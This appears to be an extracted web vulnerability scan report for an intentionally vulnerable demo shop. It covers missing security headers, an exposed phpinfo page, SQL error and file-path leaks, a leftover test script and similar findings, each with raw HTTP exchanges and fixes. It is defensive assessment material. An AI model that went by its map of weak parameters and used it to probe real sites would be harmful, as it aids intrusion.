Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<html>
<div id="content">
  <div class="product"><table><tr><td width='180px'><img src='images/1.jpg'></td><td
width='400px'><a href='Details/network-attached-storage-dlink/1/'>Network Storage D-Link DNS-313
enclosure 1 x SATA</a></td><td width='50px' bgcolor='#F8F8F8'><a href='Details/network-attached-
storage-dlink/1/'>Price<br>359 €</a></td></table></tr></div><div class="product"><table><tr>
<td width='180px'><img src='images/2.jpg'></td><td width='400px'><a href='Details/web-camera-
a4tech/2/'>Web Camera A4Tech PK-335E</a></td><td width='50px' bgcolor='#F8F8F8'><a
href='Details/web-camera-a4tech/2/'>Price<br>10 €</a></td></table></tr></div><div
class="product"><table><tr><td width='180px'><img src='images/3.jpg'></td><td width='400px'><a
href='Details/color-printer/3/'>Laser Color Printer HP LaserJet M551dn, A4</a></td><td
width='50px' bgcolor='#F8F8F8'><a href='Details/color-printer/3/'>Price<br>812 €</a></td>
</table></tr></div></div>
</html>
...
```

Missing or insecure "X-Content-Type-Options" header

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/>

Entity: (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "X-Content-Type-Options" header with "nosniff" value

Reasoning: AppScan detected that the "X-Content-Type-Options" response header is missing or has an insecure value, which increases exposure to drive-by download attacks

Raw Test Response:

```
...
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

```

Missing or insecure "X-Content-Type-Options" header

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/artists.php
Entity:	artists.php (Page)
Risk:	<p>It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.</p> <p>It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations</p>
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Content-Type-Options" header with "nosniff" value

Reasoning: AppScan detected that the "X-Content-Type-Options" response header is missing or has an insecure value, which increases exposure to drive-by download attacks

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/index.php
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9


HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:58 GMT
Content-Type: text/html


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked=false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Missing or insecure "X-XSS-Protection" header 5

TOC

Missing or insecure "X-XSS-Protection" header

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/search.php>

Entity: search.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "X-XSS-Protection" header with value '1' (enabled)

Reasoning: AppScan detected that the X-XSS-Protection response header is missing or with an insecure value, which may allow Cross-Site Scripting attacks

Raw Test Response:

```
...
Content-Length: 26
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

searchFor=1234&goButton=go

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:56 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```


Missing or insecure "X-XSS-Protection" header

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/login.php
Entity:	login.php (Page)
Risk:	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc. It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header with value '1' (enabled)

Reasoning: AppScan detected that the X-XSS-Protection response header is missing or with an insecure value, which may allow Cross-Site Scripting attacks

Raw Test Response:

```
...
GET /login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/userinfo.php
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
```

Missing or insecure "X-XSS-Protection" header

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/

Entity: (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "X-XSS-Protection" header with value '1' (enabled)

Reasoning: AppScan detected that the X-XSS-Protection response header is missing or with an insecure value, which may allow Cross-Site Scripting attacks

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<html>
<div id="content">
  <div class="product"><table><tr><td width='180px'><img src='images/1.jpg'></td><td
width='400px'><a href='Details/network-attached-storage-dlink/1/'>Network Storage D-Link DNS-313
enclosure 1 x SATA</a></td><td width='50px' bgcolor='#F8F8F8'><a href='Details/network-attached-
storage-dlink/1/'>Price<br>359 €</a></td></table></tr></div><div class="product"><table><tr>
<td width='180px'><img src='images/2.jpg'></td><td width='400px'><a href='Details/web-camera-
a4tech/2/'>Web Camera A4Tech PK-335E</a></td><td width='50px' bgcolor='#F8F8F8'><a
href='Details/web-camera-a4tech/2/'>Price<br>10 €</a></td></table></tr></div><div
class="product"><table><tr><td width='180px'><img src='images/3.jpg'></td><td width='400px'><a
href='Details/color-printer/3/'>Laser Color Printer HP LaserJet M551dn, A4</a></td><td
width='50px' bgcolor='#F8F8F8'><a href='Details/color-printer/3/'>Price<br>812 €</a></td>
</table></tr></div></div>
</html>
...
```

Missing or insecure "X-XSS-Protection" header

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/
Entity:	(Page)
Risk:	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc. It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header with value '1' (enabled)

Reasoning: AppScan detected that the X-XSS-Protection response header is missing or with an insecure value, which may allow Cross-Site Scripting attacks

Raw Test Response:

```
...
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

```

Missing or insecure "X-XSS-Protection" header

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/artists.php
Entity:	artists.php (Page)
Risk:	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc. It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header with value '1' (enabled)

Reasoning: AppScan detected that the X-XSS-Protection response header is missing or with an insecure value, which may allow Cross-Site Scripting attacks

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/index.php
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9


HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:58 GMT
Content-Type: text/html


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

PHP phpinfo.php Information Disclosure

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/secured/>

Entity: phpinfo.php (Page)

Risk: It is possible to expose server environment variables, which may help an attacker to develop further attacks against the web application

Causes: Default sample scripts or directories were installed on the web site

Fix: Remove the phpinfo.php script and all other default scripts from your site

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Raw Test Response:

```
...
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:45:06 GMT
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml11-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
...

```

L

Unsafe third-party link (target="_blank") 1

TOC

Unsafe third-party link (target="_blank")**Severity:** Low**CVSS Score:** 5.0**URL:** <http://testphp.vulnweb.com/disclaimer.php>**Entity:** disclaimer.php (Page)**Risk:** It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.**Causes:** The rel attribute in the link element is not set to "noopener noreferrer".**Fix:** Add the attribute rel = "noopener noreferrer" to each link element with target="_blank"

Reasoning: The third-party links with target="_blank" attribute and no rel="noopener noreferrer" attribute allows linked page partial access to the linking page window object

Raw Test Response:

```
...
<div id="content">
  <h2 id="pageName">Disclaimer</h2>
  <div class="story">
    <h6>Please read carefully</h6>
    <p>This website is created to demonstrate the abilities of Acunetix new product <strong>WEB
Vulnerability Scanner</strong>.</p>
    It is not intended to be a real online shop. Also this website was constructed with common web
programming errors so it is buggy.
    <p>Please do not post any confidential information on this site. Do not give any creditcard
number or real address, nor e-mail or
website addresses.</p>
    <p>Information you post on this site are by no means private nor protected!</p>
    <p>All images on this site were generated with fre software <a
href="http://www.electasy.com/Fractal-Explorer/index.html" target="_blank">
<strong>Fractal Explorer</strong></a>.</p>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...
```

Issue 1 of 12

TOC

Application Error

Severity:	Informational
CVSS Score:	0.0
URL:	http://testphp.vulnweb.com/showimage.php
Entity:	file (Parameter)
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter values No validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Issue 2 of 12

TOC

Application Error

Severity:	Informational
CVSS Score:	0.0
URL:	http://testphp.vulnweb.com/artists.php
Entity:	artist (Parameter)
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter values No validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...  
  
<!-- begin content -->  
<!-- InstanceBeginEditable name="content_rgn" -->  
<div id="content">  
  
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/artists.php on line 62  
  
</div>  
<!-- InstanceEndEditable -->  
<!--end content -->  
...
```

Issue 3 of 12

TOC

Application Error

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/product.php>

Entity: pic (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...  
  
<!-- begin content -->  
<!-- InstanceBeginEditable name="content_rgn" -->  
<div id="content">  
  
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/product.php on line 70  
  
</div>  
<!-- InstanceEndEditable -->  
<!--end content -->  
...
```


Application Error**Severity:** Informational**CVSS Score:** 0.0**URL:** <http://testphp.vulnweb.com/listproducts.php>**Entity:** cat (Parameter)**Risk:** It is possible to gather sensitive debugging information**Causes:** Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected**Fix:** Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions**Reasoning:** The application has responded with an error message, indicating an undefined state that may expose sensitive information.**Raw Test Response:**

```

...
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    Error: Unknown column '3XYZ' in 'where clause'
    Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
    /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

Application Error**Severity:** Informational**CVSS Score:** 0.0**URL:** <http://testphp.vulnweb.com/secured/newuser.php>**Entity:** signup (Parameter)**Risk:** It is possible to gather sensitive debugging information**Causes:** Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected**Fix:** Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...  
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication  
packet', system error: 111 in /hj/var/www/database_connect.php on line 2  
Website is out of order. Please visit back later. Thank you for understanding.  
...
```

Issue 6 of 12

TOC

Application Error

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: uuname (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...  
  
<title>add new user</title>  
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">  
<link href="style.css" rel="stylesheet" type="text/css">  
</head>  
<body>  
<div id="masthead">  
<h1 id="siteName">ACUNETIX ART</h1>  
</div>  
<div id="content">  
Unable to access user database: You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use near '''' at line 1  
...  

```

Issue 7 of 12

TOC

Application Error

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/userinfo.php>

Entity: uname (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...  
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/userinfo.php on line 10  
you must login  
  
GET /login.php HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
Referer: http://testphp.vulnweb.com/userinfo.php  
Connection: Keep-Alive  
Host: testphp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US  
...
```

Application Error

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/AJAX/infoartist.php>

Entity: id (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that

may expose sensitive information.

Raw Test Response:

```
...
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:52 GMT
Content-Type: text/xml

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infoartist.php on line 7
</iteminfo>
...
```

Application Error

Severity:	Informational
CVSS Score:	0.0
URL:	http://testphp.vulnweb.com/userinfo.php
Entity:	pass (Parameter)
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter values No validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login

GET /login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/userinfo.php
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
...
```

Application Error	
Severity:	Informational
CVSS Score:	0.0
URL:	http://testphp.vulnweb.com/hpp/
Entity:	pp (Parameter)
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter values No validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
Warning: urlencode() expects parameter 1 to be string, array given in /hj/var/www/hpp/index.php
on line 6
<a href="params.php?p=valid&pp=">link1</a><br/><a href="params.php?p=valid&pp=Array">link2</a>
<br/><form action="params.php?p=valid&pp=Array"><input type=submit name=aaaa/></form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>
...
```

Application Error

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: artist (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: Unknown column 'lXYZ' in 'where clause'
  Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
  /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...
```

Issue 12 of 12

TOC

Application Error

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/AJAX/infotitle.php>

Entity: id (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```

...
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:27 GMT
Content-Type: text/xml

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
...

```

I Application Test Script Detected 1

TOC

Issue 1 of 1

TOC

Application Test Script Detected

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/hpp/>

Entity: test.php (Page)

Risk: It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords

Causes: Temporary files were left in production environment

Fix: Remove test scripts from the server

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Test Request:

Test Response

```
GET /hpp/test.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows
NT 6.1; WOW64; Trident/7.0; rv:1
1.0) like Gecko
Referer: http://testphp.vulnweb.
com/
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xh
tml+xml,application/xml;q=0.9,im
age/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
```

...

```
User-Agent: Mozilla/5.0 (Windows
NT 6.1; WOW64; Trident/7.0; rv:1
1.0) like Gecko
Referer: http://testphp.vulnweb.
com/
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xh
tml+xml,application/xml;q=0.9,im
age/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid
+2uwsgi2
Date: Fri, 06 Mar 2020 07:45:32
GMT
Content-Type: text/html
```

```
/link?something=%2Fhpp%2Ftest.ph
p
...
```


Client-Side (JavaScript) Cookie References

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/AJAX/index.php>

Entity: var httpreq = null;function SetContent(XML) {var items = XML.getElementsByTagName('items').item(0).g... (Page)

Risk: The worst case scenario for this attack depends on the context and role of the cookies that are created at the client side

Causes: Cookies are created at the client side

Fix: Remove business and security logic from the client side

Reasoning: AppScan found a reference to cookies in the JavaScript.

Original Response

```
...  
  
else {  
    httpreq.open('GET', where+'.php?id='+which, true);  
    httpreq.send('');  
}  
}  
  
function xmlCompleted () {  
    if (httpreq.readyState==4 && httpreq.status==200) {  
        xd = document.getElementById('xmlDiv');  
        xd.innerHTML = httpreq.responseText;  
        httpreq = null;  
    }  
}  
  
function sendXML () {  
    getHttpRequest();  
    httpreq.onreadystatechange = xmlCompleted;  
    httpreq.open('POST', 'showxml.php');  
    httpreq.setRequestHeader('content-type', 'text/xml');  
    httpreq.send('<xml><node name="nodename1">nodetext1</node><node  
name="nodename2">nodetext2</node></xml>');  
}  
...
```

Email Address Pattern Found

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/login.php>

Entity: login.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...  
  
<!--end navbar -->  
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a  
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |  
&copy;2019  
Acunetix Ltd  
</div>  
<br>  
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">  
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an  
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help  
you test Acunetix. It also helps you understand how developer errors and bad configuration may  
let someone break into your website. You can use it to test other tools and your manual hacking  
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-  
site Request Forgery (CSRF), and more.</p>  
</div>  
</div>  
...
```

Issue 2 of 11

TOC

Email Address Pattern Found

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/search.php>

Entity: search.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
    Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
</div>
...
```

Issue 3 of 11

TOC

Email Address Pattern Found

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/>

Entity: (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | <a
href="/Mod_Rewrite_Shop/">Shop</a> | <a href="/hpp/">HTTP Parameter Pollution</a> | &copy;2019
    Acunetix Ltd
</div>

<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
